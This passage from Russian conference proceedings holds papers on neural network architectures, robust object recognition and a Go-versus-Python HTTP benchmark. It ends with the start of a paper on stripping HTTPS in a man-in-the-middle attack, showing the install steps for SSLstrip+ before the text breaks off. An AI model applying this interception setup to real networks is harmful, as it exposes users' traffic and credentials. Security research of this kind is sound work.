Капсульные сети представляют собой новый тип архитектуры нейронных сетей, разработанный для улучшения способности сети к распознаванию объектов и их свойств в изображениях. В отличие от традиционных сверточных нейронных сетей, капсульные сети используют специальные объекты, называемые капсулами, которые способны сохранять информацию о пространственных отношениях между объектами. Это позволяет сети лучше обрабатывать изображения с перекрывающимися объектами и изменяющимися углами просмотра. Капсульные сети также могут быть применены в задачах анализа текста, таких как классификация текста и распознавание сущностей.

4. *Графовые нейронные сети (Graph Neural Networks)*

Графовые нейронные сети представляют собой архитектуру нейронных сетей, которая работает с данными, представленными в виде графов. Графовые нейронные сети могут эффективно обрабатывать данные с произвольной структурой и учитывать связи между элементами данных. Это делает их идеальным выбором для задач анализа текста, таких как семантический анализ, выделение ключевых фраз и кластеризация текста.

### **Заключение**

В заключении, современные архитектуры нейронных сетей предоставляют широкий спектр возможностей для решения сложных задач анализа текста. Рекуррентные нейронные сети, сверточные нейронные сети, сети с механизмом самовнимания (трансформеры) и другие перспективные архитектуры, такие как глубокие двунаправленные сети, сети с внешней памятью, капсульные сети и графовые нейронные сети, позволяют достигать высокой точности и эффективности в обработке естественного языка.

Выбор конкретной архитектуры нейронной сети для анализа текста зависит от специфики задачи, объема и сложности данных, а также от требований к скорости и качеству обработки. Каждая архитектура имеет свои преимущества и ограничения, и успешное применение нейронных сетей в практических задачах анализа текста требует глубокого понимания их принципов работы и особенностей.

В будущем можно ожидать дальнейшего развития и совершенствования архитектур нейронных сетей, а также появления новых подходов и технологий, способных улучшить эффективность и качество анализа текста. Исследования в области искусственного интеллекта и обработки естественного языка продолжают совершенствовать методы анализа текста, расширять области их применения и улучшать качество получаемых результатов.

\*\*\*

1. Аггавал Чару. Нейронные сети и глубокое обучение. – Вильямс, 2020 – ISBN: - 978-5-907203-01-3 Кучкарова // Вопросы кибербезопасности. - 2022. - № 2. - С. 27-38.

2. Николенко С. И., Кадури А. А., Архангельская Е. О. Глубокое обучение. Погружение в мир нейронных сетей / Питер, 2020
3. Барский, А.Б. Логические нейронные сети: Учебное пособие / А.Б. Барский. - М.: Бином, 2013. - 352 с.
4. Галушкин, А.И. Нейронные сети: история развития теории: Учебное пособие для вузов. / А.И. Галушкин, Я.З. Цыпкин. - М.: Альянс, 2015. - 840 с
5. Редько, В.Г. Эволюция, нейронные сети, интеллект: Модели и концепции эволюционной кибернетики / В.Г. Редько. - М.: Ленанд, 2015. - 224 с.

**Толов А.Н.**

### **Исследование и разработка робастных методов распознавания объектов**

*Московский технический университет  
связи и информатики (МТУСИ)  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-674

#### **Аннотация**

В области информационных технологий существует постоянная потребность в развитии более надежных методов распознавания объектов. Это, безусловно, одна из самых важных задач, стоящих перед специалистами в области компьютерного зрения, автоматического управления и робототехники. Именно поэтому в данной научной статье проведены исследования, направленные на создание робастных методов распознавания объектов. Распознавание объектов играет ключевую роль в множестве приложений, начиная от систем видеонаблюдения и заканчивая автономными роботами. Развитие новых методов в данной области не только увеличит точность и скорость распознавания, но и обеспечит стабильную работу системы в самых разнообразных условиях. Необходимость улучшения эффективности процесса распознавания объектов стимулирует исследователей к поиску инновационных подходов. В результате их труда появляются новые методы, способные значительно улучшить качество и надежность данного процесса.

**Ключевые слова:** информационные технологии, робастные методы, распознавание объектов, автоматическое распознавание, компьютерное зрение, алгоритмы обучения нейронных сетей

#### **Abstract**

In the field of information technology, there is a constant need to develop more reliable methods of object recognition. This is certainly one of the most important tasks facing specialists in the field of computer vision, automatic control and robotics. That is why in this scientific article, research has been conducted aimed at creating robust object recognition methods. Object recognition plays a key role in a variety of applications, ranging from video surveillance systems to autonomous robots. The development of new methods in this area will not only increase the accuracy and speed of recognition, but also ensure stable operation of the system in a wide variety of conditions. The need to improve the efficiency of the object recognition process encourages researchers to search for innovative approaches. As a result of their work, new methods are emerging that can significantly improve the quality and reliability of this process.

**Keywords:** information technology, robust methods, object recognition, automatic recognition, computer vision, neural network learning algorithms

С развитием информационных технологий современный мир стал невероятно динамичным и связанным. Они проникают во все сферы нашей жизни, обеспечивая новые возможности и обновляя старые методы работы. Сегодня информационные технологии - это не только инструмент обработки данных, но и средство оптимизации процессов, повышения эффективности и повышения конкурентоспособности.

Благодаря информационным технологиям происходит революция в сфере хранения и анализа информации. Большие объемы данных становится возможно обрабатывать и

исследовать быстрее и эффективнее, что открывает двери для новых открытий и инноваций. Вместе с тем, применение IT-технологий снижает вероятность ошибок и позволяет принимать обоснованные решения на основе надежных данных.

Неотъемлемой частью современной деятельности становится автоматизация процессов с использованием информационных технологий. Она позволяет сэкономить время и ресурсы, освободив человеческий потенциал для более творческой деятельности и стратегического мышления.

Распознавание объектов в информационных технологиях является сложной задачей, так как оно требует высокой точности, надежности и скорости обработки данных. В контексте данной статьи, распознавание объектов будет рассмотрено в контексте компьютерного зрения, где целью является автоматическое распознавание и классификация объектов на изображениях. Эта тема является важной и актуальной, поскольку распознавание объектов на изображениях играет ключевую роль во многих сферах, включая компьютерное зрение, автономную навигацию, безопасность и медицину.

Для проведения исследования был проведен обзор литературы и анализ существующих методов распознавания объектов.

Распознавание объектов является процессом идентификации и классификации конкретных объектов или паттернов на изображениях с использованием компьютерных алгоритмов и моделей. И хотя это кажется простой задачей для нас людей, для компьютера это может быть сложной задачей из-за большого количества вариаций, шума и неопределенности в данных.

На протяжении многих лет исследователи и разработчики работали над различными подходами к распознаванию объектов. На сегодняшний день широко применяются методы машинного обучения, основанные на глубоком обучении и нейронных сетях. Эти методы показывают впечатляющие результаты, но они также являются уязвимыми к неконтролируемым изменениям, таким как различные условия освещения, помехи и размытость.

Робастные или устойчивые методы оценивания предназначены для учета «грубых ошибок» и достоверного определения параметров с высокой точностью. Их разработка была обусловлена желанием улучшить схемы метода наименьших квадратов (МНК) таким образом, чтобы выбросы имели минимальное влияние на конечные результаты оценки [1]. В теории известно, что МНК-оценки являются оптимальными в классе всех несмещенных оценок при нормальном распределении погрешностей измерений. Однако на практике часто нарушается нормальность распределения погрешностей, а истинное распределение остается неизвестным. Нарушение нормальности распределения может привести к значительной потере эффективности МНК-оценок и отклонению от истинных значений искомых параметров. Особенно велика потеря эффективности при наличии даже небольшого количества выбросов. В таких ситуациях необходимо применять робастные методы оценивания, которые позволяют значительно снизить негативное влияние больших выбросов на оценку и получить надежные оценки искомых параметров.

Разработка робастных методов актуальна тем, что они будут успешно работать в широком спектре условий без необходимости большой исправительной мощности. В их разработке применяются разные подходы, такие как использование глубокого обучения в сочетании с техниками улучшения качества изображения, а также использование геометрической информации объектов для устойчивого распознавания.

В результате исследования представляется, что робастные методы распознавания объектов основываются на использовании различных алгоритмов машинного обучения, таких как сверточные нейронные сети, метод опорных векторов и глубокие нейронные сети. Эти методы позволяют достичь высокой точности и скорости распознавания объектов, а также обеспечить стабильную работу в различных условиях, таких как изменение освещения, шум и различные виды искажений. Это делает их идеальными для применения в таких областях, как автоматическое управление транспортом, робототехника и медицинская диагностика.

Исследования показывают, что сочетание глубокого обучения с методами улучшения изображения действительно может улучшить производительность распознавания объектов в условиях переменного освещения и неблагоприятных средах [2]. С использованием этих методов удалось достичь высокой точности и надежности в распознавании, что делает их применимыми в реальных задачах.

В заключение представляется целесообразным отметить, что распознавание объектов - одна из важнейших задач в информационных технологиях, и исследование и разработка робастных методов в этой области имеет большой практический потенциал. Исследования показывают, что комбинация глубокого обучения, улучшения изображения и использования геометрической информации может значительно повысить эффективность распознавания.

Результаты данного исследования показывают, что робастные методы распознавания объектов в информационных технологиях имеют высокий потенциал для применения в реальных задачах. Применение этих методов позволяет повысить эффективность и точность распознавания объектов, а также обеспечить стабильность и надежность работы в различных условиях. Дальнейшие исследования в данной области могут быть направлены на улучшение существующих методов и разработку новых подходов для распознавания объектов в сложных условиях, таких как низкое качество изображений или неоднозначные ситуации.

\*\*\*

1. Омельченко А.В. Синтез робастных правил коллективного распознавания объектов. АСУ и приборы автоматики. 2006. №136. С. 36–39.
2. Валеев С.Г., Кувайскова Ю.Е., Юджова М.В. Робастные методы оценивания: программное обеспечение, эффективность. Вестник УлГТУ. 2010. №1 (49). С.31-33.

**Торжков М.С., Канев А.И.**  
**Сравнение языков Golang и Python в контексте производительности HTTP  
фреймворков**

*Московский государственный технический  
университет имени Н.Э. Баумана  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-675

**Аннотация**

Статья представляет собой анализ производительности HTTP фреймворков на языках программирования Golang и Python. Автор начинает с описания основных различий в подходах к выполнению кода, работе сборщика мусора в обоих языках. Автор подкрепляет свои выводы экспериментами, в которых сравнивается производительность фреймворков на обоих языках. Результаты показывают значительное превосходство Golang во времени ответа на запросы, а также эффективное использование ресурсов, подтвержденное графиками потребления памяти и использования CPU. В заключении автор подчеркивает, что Golang является быстрым и эффективным языком, обладающим небольшим потреблением памяти, что делает его привлекательным для высокопроизводительных систем. Однако, он также признает, что Python остается популярным, особенно в области машинного обучения, и обсуждает применение Flask с uwsgi, выделяя его относительно небольшое потребление памяти, но призывая к вниманию к большим значениям потребления памяти при использовании Django.

**Ключевые слова:** Golang, Python, HTTP, фреймворк, CRUD, CPU, оперативная память, RPS.

**Abstract**

The article presents an analysis of the performance of HTTP frameworks in the programming languages Golang and Python. The author begins by describing the fundamental differences in the approaches to code execution and garbage collection in both languages. The conclusions are supported

by experiments comparing the performance of frameworks in both languages. The results demonstrate significant superiority of Golang in response time to requests, as well as efficient resource utilization, confirmed by memory consumption and CPU usage graphs. In conclusion, the author emphasizes that Golang is a fast and efficient language with low memory consumption, making it appealing for high-performance systems. However, the author acknowledges Python's ongoing popularity, especially in the field of machine learning, and discusses the use of Flask with uwsgi, highlighting its relatively low memory consumption while cautioning against Django's high memory usage.

**Keywords:** Golang, Python, HTTP, framework, CRUD, CPU, RAM, RPS.

## Вступление.

### А. Rest API

REST API обычно используется для создания веб-сервисов, которые могут быть использованы различными приложениями для обмена данными [1]. REST опирается на принципы, которые делают веб-сервисы легкими, масштабируемыми и гибкими [2]. Клиенты могут быть веб-приложениями, мобильными приложениями или другими сервисами. Взаимодействие с REST API осуществляется посредством стандартных HTTP-методов, таких как GET, POST, PUT и DELETE.

### В. Golang

Язык программирования Go был выпущен в 2009 году и в основном ориентирован на создание надежного и эффективного программного обеспечения [3]. Благодаря своей гибкости и способности решать различные проблемы, Golang используется для системного и сетевого программирования, больших данных, машинного обучения, редактирования аудио и видео и многого другого [4].

Этот язык лучше всего подходит для:

- создание масштабируемых серверверных приложений и крупных программных систем;
- написание параллельных программ;
- запуск быстрых и легких микросервисов.

Выше приведены лишь несколько примеров, когда Golang более продуктивен по сравнению с другими альтернативами, такими как Python.

Выбор языка Go для проекта веб-разработки также может быть хорошим вариантом, особенно если скорость выполнения или параллелизм являются главными приоритетами. Хотя у Golang сравнительно меньше библиотек и меньшее сообщество, разработчики по-прежнему считают его отличным выбором для крупных приложений промышленного уровня. Главное преимущество - он имеет отличную поддержку стандартной библиотеки для реализации сетевых и интернет-протоколов, что важно для веб-разработки и программирования веб-приложений.

### С. Python

Основная философия языка Python, выпущенного в 1991 году, сосредоточена на концепции читаемости кода [5].

Этот язык лучше всего подходит для:

- изучение основ программирования;
- быстрой реализации идей;
- легкого чтения и обмен кодом с другими разработчиками.

Таким образом, сегодня существует множество различных областей, в которых применяется Python, включая искусственный интеллект и машинное обучение, анализ данных, визуализацию данных, программирование приложений и веб-разработку, разработку языков [6].

Широкий спектр библиотек и фреймворков Python делает его идеальным выбором для веб-разработки и прототипирования, что ускоряет разработку и позволяет реализовать весь

функционал прямо из коробки. Более того, если ваш проект основан на решениях на основе машинного обучения или искусственного интеллекта, техническая производительность Python будет правильным выбором за счет его гибкости, простоты и последовательности. Наконец, у Python чрезвычайно широкое сообщество, что может стать большим преимуществом в процессе веб-разработки.

**Мотивация.**

Основной мотивацией исследования было проведение тщательного анализа возможностей производительности различных языков программирования и фреймворков. Мы сравнили Go и Python с целью понять, как каждая технология обрабатывает параллельные процессы, поступающие в виде HTTP-запросов на сервер. Определяя характеристики производительности этих технологий, мы стремились принимать более обоснованные решения при выборе наиболее подходящего языка и фреймворка для различных типов приложений.

**Методология.**

**А. Приложения**

Для реализации и проведения исследования были взяты следующие версии и конфигурации языков и фреймворков:

- Golang 1.21.7 (docker image - golang:1.21.7-alpine3.19)
  - Gin 1.9.1
  - Echo 3.3.10
- Python 3.9.12 (docker image - python:3.9.12-slim)
  - Django 3.2.8
  - Flask 2.3.2

Все эти фреймворки поддерживают одновременные или параллельные запросы с различными возможностями.

Тесты выполнены в среде Docker для обеспечения согласованности и изоляции тестовых сред. Мы собрали все четыре приложения в виде образов Docker и сравнили их размеры, чтобы показать накладные расходы во время выполнения, необходимые для каждого из этих языков.

Весь код использует localhost с портом 8080. Все исполняемые файлы или zip-файлы также компилировались в контейнере.

**В. Архитектура**

Для проведения исследования мы реализовали Rest-API для выполнения CRUD операций в развернутой базе данных PostgreSQL. Набор основных хендлеров и операций представлен в таблице 1.

*Таблица 1*

*Основные хендлеры для проверки CRUD операций.*

<i>Путь</i>	<i>Назначение</i>	<i>CRUD операция</i>
<i>GET /posts</i>	<i>Получение всех постов</i>	<i>SELECT ALL</i>
<i>GET /posts/{postID}</i>	<i>Получение поста по id</i>	<i>SELECT ONE</i>
<i>POST /posts</i>	<i>Создание поста</i>	<i>INSERT</i>

Верхнеуровневая архитектура идентична для всех языков и всех фреймворков и соответствует той, что изображена на картинке ниже.






Рисунок 1. Архитектура приложения.

Для создания проекта на Go использовался стандартный проектный макет, который широко распространен среди веб-разработчиков на данном языке [7]. Для создания проекта на django использовался стандартный макет, который создается при инициализации проекта.

#### В. Нагрузочное тестирование

Для нагрузочного тестирования использовался инструмент К6 [8]. В нашем сценарии К6 моделировал 100 пользователей для отправки всего 10 000 запросов. Каждый пользователь ожидал 1 секунду между запросами.

Для запроса на создание поста в теле запроса прикреплялся случайно сгенерированный текст из 15 букв.

#### Исследование

##### А. Статический анализ

Как уже упоминалось ранее, для запуска приложений изолированно все приложения собирались в docker контейнеры. Сравнение размеров получившихся image представлены на графике на рисунке 2.





Рисунок 2. Сравнение docker контейнеров.


##### В. Анализ производительности

Мы выполняли запросы к API с помощью К6 и наблюдали за использованием памяти и нагрузкой ЦП, а также количество запросов в секунду и время ответа для каждой вида запроса для четырех версий программы.


Каждый веб-сервис тестировался отдельно, и между каждым запуском веб-сервис перезапускался. Ниже представлены результаты на основе 10 запусков для каждого сервиса для трех экспериментов.




а)



б)




в)




г)


Рисунок 3. Результаты эксперимента GET /posts (GetAll): а) – Пиковое потребление CPU; б) – Пиковое потребление оперативной памяти; в) – Количество запросов в секунду; г) – Среднее время выполнения запроса




а)



б)



в)



г)

Рисунок 4. Результаты эксперимента GET /posts/{postID} (GetOne): а) – Пиковое потребление CPU; б) – Пиковое потребление оперативной памяти; в) – Количество запросов в секунду; г) – Среднее время выполнения запроса.




Рисунок 5. Результаты эксперимента POST /posts (Insert): а) – Пиковое потребление CPU; б) – Пиковое потребление оперативной памяти; в) – Количество запросов в секунду; г) – Среднее время выполнения запроса.

### Анализ результатов

Прежде чем делать какие-либо выводы, я хотел бы указать на различия между этими двумя языками.

Python - это интерпретируемый язык, что означает, что он не компилируется в машинный код перед выполнением. Вместо этого код Python выполняется построчно интерпретатором Python. Хотя Python сам по себе не компилируется в машинный код, его можно скомпилировать в промежуточный байт-код. Интерпретатор Python преобразует исходный код в байт-код, который затем выполняется виртуальной машиной Python (PVM) [9].

Go, с другой стороны, является статически типизированным языком и компилируется. При написании программы на Go используется команда `go build` для компиляции исходного кода в бинарный исполняемый файл. Полученный бинарный файл содержит машинный код для конкретной платформы, на которой он был скомпилирован. Эта нативная компиляция делает программы на Go высокоэффективными и быстрыми [10].

Также и Python, и Go используют механизм сборки мусора для автоматического управления памятью и освобождения ресурсов, которые больше не используются. Тем не менее, существуют существенные различия между сборщиками мусора в Python и Go. Сборщик мусора Go спроектирован с учетом конкурентности и низкой задержки, что делает его подходящим для конкурентных и производительных приложений [10]. С другой стороны, сборщик мусора Python, хотя и эффективен, может вызывать более заметные паузы и подвержен влиянию глобальной блокировки интерпретатора в многопоточных сценариях [9].

В подтверждение этому мы можем увидеть на графиках первого и второго экспериментах, что при небольших различиях в значениях RPS мы получили довольно огромную разницу в значениях времени ответа на запросы - для GetAll при разнице в 7-12% для PRS мы получили, что значение времени ответа для сервисов написанных на Python в 2,1 - 2,5 раза больше, чем время ответа для сервисов на Go. Для GetOne ситуация аналогичная - при разнице в 13-20% для PRS мы получили, что значение времени ответа для сервисов написанных на Python в 5,6 - 8,1 раза больше, чем время ответа для сервисов на Go. Для последнего эксперимента (Insert) помимо значительной разницы во времени ответа (1,5 - 3,3

раза) мы также получили и заметно меньшие значения RPS для сервисов на Python - на 30 - 43% меньше по сравнению с сервисами на Go.

Интерпретируемый характер Python и наличие глобальной блокировки интерпретатора (GIL) ограничивают одновременное выполнение многих потоков в одном процессе. Это может привести к некоторым ограничениям в многозадачности и эффективности использования многопроцессорных систем [11]. В тоже самое время Go разработан с учетом поддержки параллельного выполнения (concurrency). Горутины (goroutines) в Go позволяют легко создавать тысячи легковесных потоков в рамках одного процесса, что способствует эффективному использованию многозадачности и многопроцессорных систем [12]. Благодаря нативной поддержке параллелизма, Go может эффективно использовать многоядерные системы. Это видно и из графиков по пиковому использованию CPU - значения для любого фреймворка не превышает 28%, когда для Python минимальное значение CPU - 42,79% для получения постов по id (GetOne), а максимальное значение достигло 75,8% для запроса на получение всех постов (GetAll).

Python, как правило, имеет более высокий уровень потребления памяти из-за своего интерпретируемого характера и динамической типизации. Объекты данных Python могут занимать больше памяти из-за дополнительной информации о типах, а также из-за управления памятью, осуществляемого интерпретатором [11]. Go обычно требует меньше памяти благодаря статической типизации и нативной компиляции [12]. Меньшее потребление памяти обеспечивает эффективность в использовании ресурсов, особенно при разработке высокопроизводительных систем. Эти тезисы подтверждаются графиками потребления памяти в пике - для всех запросов объем потребляемой памяти не превышает 20 Мб для Go сервисов. В тоже самое время сервис написанный на Django потребляет значительно большее количество памяти - 3,7 - 5,7 раз больше, чем сервис написанный на Go. Хотя Flask сервис показал намного лучший результат - значения потребления памяти - 2 - 2,7 раза больше, чем сервисы на Go.

### **Заключение**

Go очень быстрый язык вне зависимости от выбранного фреймворка - время выполнения запросов на Go сервисах было меньше почти в 8,1 раз, чем время тех же запросов на Python сервисах. К тому же данный язык явно чрезвычайно эффективен по использованию памяти - потребление не превышало 20 Мб. Меньшее использование памяти означает, что мы можем запускать больше контейнеров в облаке для увеличения пропускной способности сервисов. С другой стороны, сбор мусора обычно немного замедляет работу, но иногда возможность быстрой разработки функций может оказаться более важной в конкретном проекте.

Flask по-прежнему популярен из-за своего потенциала для проектов машинного обучения, а также из-за того, что Python является «языком для начинающих». Чистый Flask не требует много памяти - разница с Go сервисами примерно 2 раза, а значение не превышало 30 Мб - и легок для написания веб-приложений. С uwsgi, как и Django, он действительно может довольно хорошо обрабатывать запросы - разница для RPS по запросам на получение данных всего 7-20% , но колоссальные значения потребления памяти слишком значителен, чтобы их игнорировать - достигали 78,8 Мб и превышали значения для Go сервисов почти в 5,7 раз.

\*\*\*

1. Лоре, А. Проектирование веб-API. М., 2020. С. 76-77.
2. Ричардсон Л., Амиундсен М. RESTful Web APIs: Services for a Changing World. New-York, 2013. С. 29-33.
3. Донован, А. А., Керниган, Б. У. Язык программирования Go. М., 2016. С. 11-15.
4. Цукалос, М. Golang для профи: работа с сетью, многопоточность, структуры данных и машинное обучение с Go. СПб., 2020. С. 29-32.
5. Пригожин, А. И. Инноваторы как социальная категория // Методы активизации инновационных процессов. М., 1998. С. 4-12.
6. Вандер, П. Дж. Python для сложных задач: наука о данных и машинное обучение. СПб., 2018. С. 16-19.
7. Standard Go Project Layout [Электронный ресурс]. – URL: <https://github.com/golang-standards/project-layout>, Дата обращения: 14.02.2024

8. Grafana k6 documentation [Электронный ресурс]. – URL: <https://grafana.com/docs/k6/latest/>, Дата обращения: 14.02.2024.
9. Мартелли А., Рейвенкрофт А., Холден С. Python. Справочник. Полное описание языка, 3-е издание. СПб., 2019. С. 484-491
10. Бачер М., Фарица М. Go на практике. М., 2017. С. 41-43
11. Лутц, М. Изучаем Python, том 1, 5-е изд. СПб., 2019. С. 64-76.
12. Титмус, М. А. Облачный Go. М., 2022. С. 36-46

**Трещев И.А., Гулина Н.А., Монастырская Е.И.**  
**Атака на протокол HTTPS с использованием SSLSTRIP и DNS2PROXY**

*ФГБОУ ВО «Комсомольский-на-Амуре  
государственный университет»  
(Россия, Комсомольск-на-Амуре)*

*doi: 10.18411/trnio-04-2024-676*

#### **Аннотация**

Существует возможность перехватить передачу данных с использованием HTTPS и в случае если выполнены определенные условия подменить пакеты HTTPS на HTTP. Данная работа содержит практические рекомендации по перехвату трафика. Рассмотрены условия проведения атаки и порядок установки необходимого программного обеспечения. Этот тип атак является разновидностью атак типа «человек посередине».

**Ключевые слова:** человек посередине, подмена трафика, перехват информации, программное обеспечение.

#### **Abstract**

It is possible to intercept data transmission using HTTPS and, if certain conditions are met, replace HTTPS packets with HTTP. This work contains practical recommendations for intercepting traffic. The conditions for carrying out an attack and the procedure for installing the necessary software are considered. This type of attack is a variation of the man-in-the-middle attack.

**Keywords:** man in the middle, traffic spoofing, information interception, software.

#### **Введение**

Целью данной работы является исследование атак типа «человек посередине» на протокол https.

В сети интернет циркулируют терабайты трафика каждую секунду. Часть данного трафика зашифрована с использованием различных протоколов. Но если до установления доверенного соединения у злоумышленника есть возможность подменить валидный сервис, то информация пользователя может быть скомпрометирована. Если компьютеры атакующего и жертвы находятся в одной локальной сети, имеющей доступ в интернет, то у злоумышленника появляется возможность без особых трудностей подменить веб-сервис которым планирует воспользоваться пользователь.

#### **Подготовка к атаке**

Подготовим виртуальную машину, на которую установим debian. В качестве гипервизора будем использовать Virtual Box[1]. Отметим что в некоторых дистрибутивах операционных систем, ориентированных на проведение тестирования на проникновение[3], например, parrot OS, kali linux необходимые пакеты уже предустановлены. В работе рассмотрен один из векторов атак на информационные системы, и предполагается, что злоумышленник уже проник за периметр защиты предприятия.

Рассмотрим атаку по шагам, при этом предполагается, что со стороны пользователя не проводятся проверки на корректность посещаемых веб-ресурсов.

Установка SSLstrip+. Установить модуль Twisted для Python 2.7 см. рис. 1.

```

root@debian:/home/user# apt-get install python-twisted-web
Чтение списков пакетов... Готово
Построение дерева зависимостей
Чтение информации о состоянии... Готово
Будут установлены следующие дополнительные пакеты:
 python-asn1crypto python-attr python-automat python-ffi-backend
 python-click python-colorama python-constantly python-cryptography
 python-enum34 python-hyperlink python-idna python-incremental
 python-ipaddress python-openssl python-pkg-resources python-pyasn1
 python-pyserial python-serial python-serial-asyncio python-serial-jinja
 python-serial-kernel

```

Рисунок 1. Установка Twisted Python через менеджер пакетов.

Скачать архив с кодом программы SSLstrip+ по ссылке: <https://github.com/sing3/sslstrip2/archive/master.zip>. Распаковать в любом удобном месте.

Установить SSLstrip+ в систему, выполнив следующую команду см. рис. 2 (из папки с извлеченными файлами).

```

root@debian:/home/user/sslstrip2/sslstrip2-master# python setup.py install
running install
running build
running build_py
creating build/lib.linux-x86_64-2.7
creating build/lib.linux-x86_64-2.7/sslstrip
copying sslstrip/URLMonitor.py -> build/lib.linux-x86_64-2.7/sslstrip
copying sslstrip/CookieClobber.py -> build/lib.linux-x86_64-2.7/sslstrip

```

Рисунок 2. Установка SSLstrip+ в систему.

Проверить установку можно следующим образом см. рис. 3.

```

root@debian:/home/user/sslstrip2/sslstrip2-master# sslstrip -h
